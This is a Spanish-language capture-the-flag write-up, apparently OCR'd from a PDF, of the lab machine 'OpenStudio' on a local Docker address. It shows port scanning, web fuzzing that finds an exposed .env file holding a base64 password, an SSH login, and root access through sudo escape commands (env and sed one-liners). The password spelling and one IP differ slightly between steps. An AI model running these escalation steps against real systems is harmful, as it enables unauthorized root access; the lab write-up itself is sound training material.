OPENSTUDIO

CONECTIVIDAD

```
ping -c1 172.17.0.2
```

```
└─# ping -c1 172.17.0.2
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.214 ms

── 172.17.0.2 ping statistics ──
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.214/0.214/0.214/0.000 ms
```

ESCANEO DE PUERTOS

```
nmap -p- -Pn -sVC --min-rate 5000 172.17.02 -T 2
```

```
└─# nmap -p- -Pn -sVCS --min-rate 5000 172.17.0.2 -T 2
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-28 11:39 EST
Nmap scan report for 172.17.0.2
Host is up (0.000063s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.2p1 Debian 2+deb12u3 (protocol 2.0)
| ssh-hostkey:
|   256 32:2b:d1:0c:fc:5e:be:c2:54:3c:90:0b:d0:bd:33:6c (ECDSA)
|_  256 af:26:61:4e:d0:0f:70:15:28:f7:ec:d3:08:07:88:43 (ED25519)
80/tcp open  http    Apache httpd 2.4.62 ((Debian))
|_http-title: \xF0\x9F\x90\x95 BaluFormat
|_http-server-header: Apache/2.4.62 (Debian)
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

PUERTOS ABIERTOS 22 y 80

ENUMERACIÓN

Con ffuf vamos en busca de archivos y directorios

ffuf -w /usr/share/seclists/Discovery/Web-Content/common.txt -u

http://172.17.0.2/FUZZ -mc "200,301,302,403"


directorios /.env y /.htaccess


YmFidWxlcm8K

 # Fase beta, pendiente quitar estos comentarios para que nadie pueda ver la contraseÃ±a de cyber en .env

 # <Files ".env">
 # Require all denied
 # </Files>

```
└─# ffuf -w /usr/share/seclists/Discovery/Web-Content/common.txt -u http://172.17.0.2/FUZZ -mc "200,301,302,403"

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://172.17.0.2/FUZZ
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/Web-Content/common.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,301,302,403
________________________________________________

.env                    [Status: 200, Size: 13, Words: 1, Lines: 2, Duration: 16ms]
.htaccess               [Status: 200, Size: 159, Words: 28, Lines: 6, Duration: 23ms]
.hta                    [Status: 403, Size: 275, Words: 20, Lines: 10, Duration: 50ms]
.htpasswd               [Status: 403, Size: 275, Words: 20, Lines: 10, Duration: 96ms]
images                  [Status: 301, Size: 309, Words: 20, Lines: 10, Duration: 34ms]
index.html              [Status: 200, Size: 10475, Words: 2490, Lines: 251, Duration: 101ms]
server-status           [Status: 403, Size: 275, Words: 20, Lines: 10, Duration: 46ms]
:: Progress: [4734/4734] :: Job [1/1] :: 766 req/sec :: Duration: [0:00:09] :: Errors: 0 ::
```





Parece una cadena en base64

echo "YmFidWxlcm8K" | base64 --decode

babulero

cyber/balulero

EXPLOTACIÓN

Entramos al sistema por SSH

```
ssh cyber@172.17.0.2
cyber@172.17.0.2's password:
Linux 13bca3064c68 6.11.2-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.11.2-1kali1 (2024-10-15) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri Nov 29 13:50:31 2024 from 172.17.0.1
cyber@13bca3064c68:~$
```

ESCALADA DE PRIVILEGIOS

Buscamos permisos sudo

```
cyber@13bca3064c68:~$ sudo -l
Matching Defaults entries for cyber on 13bca3064c68:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User cyber may run the following commands on 13bca3064c68:
    (land) NOPASSWD: /usr/bin/env
cyber@13bca3064c68:~$
```

Consultando en

https://gtfobins.github.io/gtfobins/env/#sudo

sudo env /bin/sh

Nos hacemos land


```
cyber@13bca3064c68:~$ sudo -u land /usr/bin/env /bin/sh
$ whoami
land
$ bash
land@13bca3064c68:/home/cyber$
```

Buscamos permisos sudo y consultando en

https://gtfobins.github.io/gtfobins/sed/#sudo

sudo sed -n '1e exec sh 1>&0' /etc/hosts

Nos hacemos root


land@13bca3064c68:/home/cyber$ sudo sed -n '1e exec sh 1>&0' /etc/hosts
whoami
root
#

🖖 **Buen día.**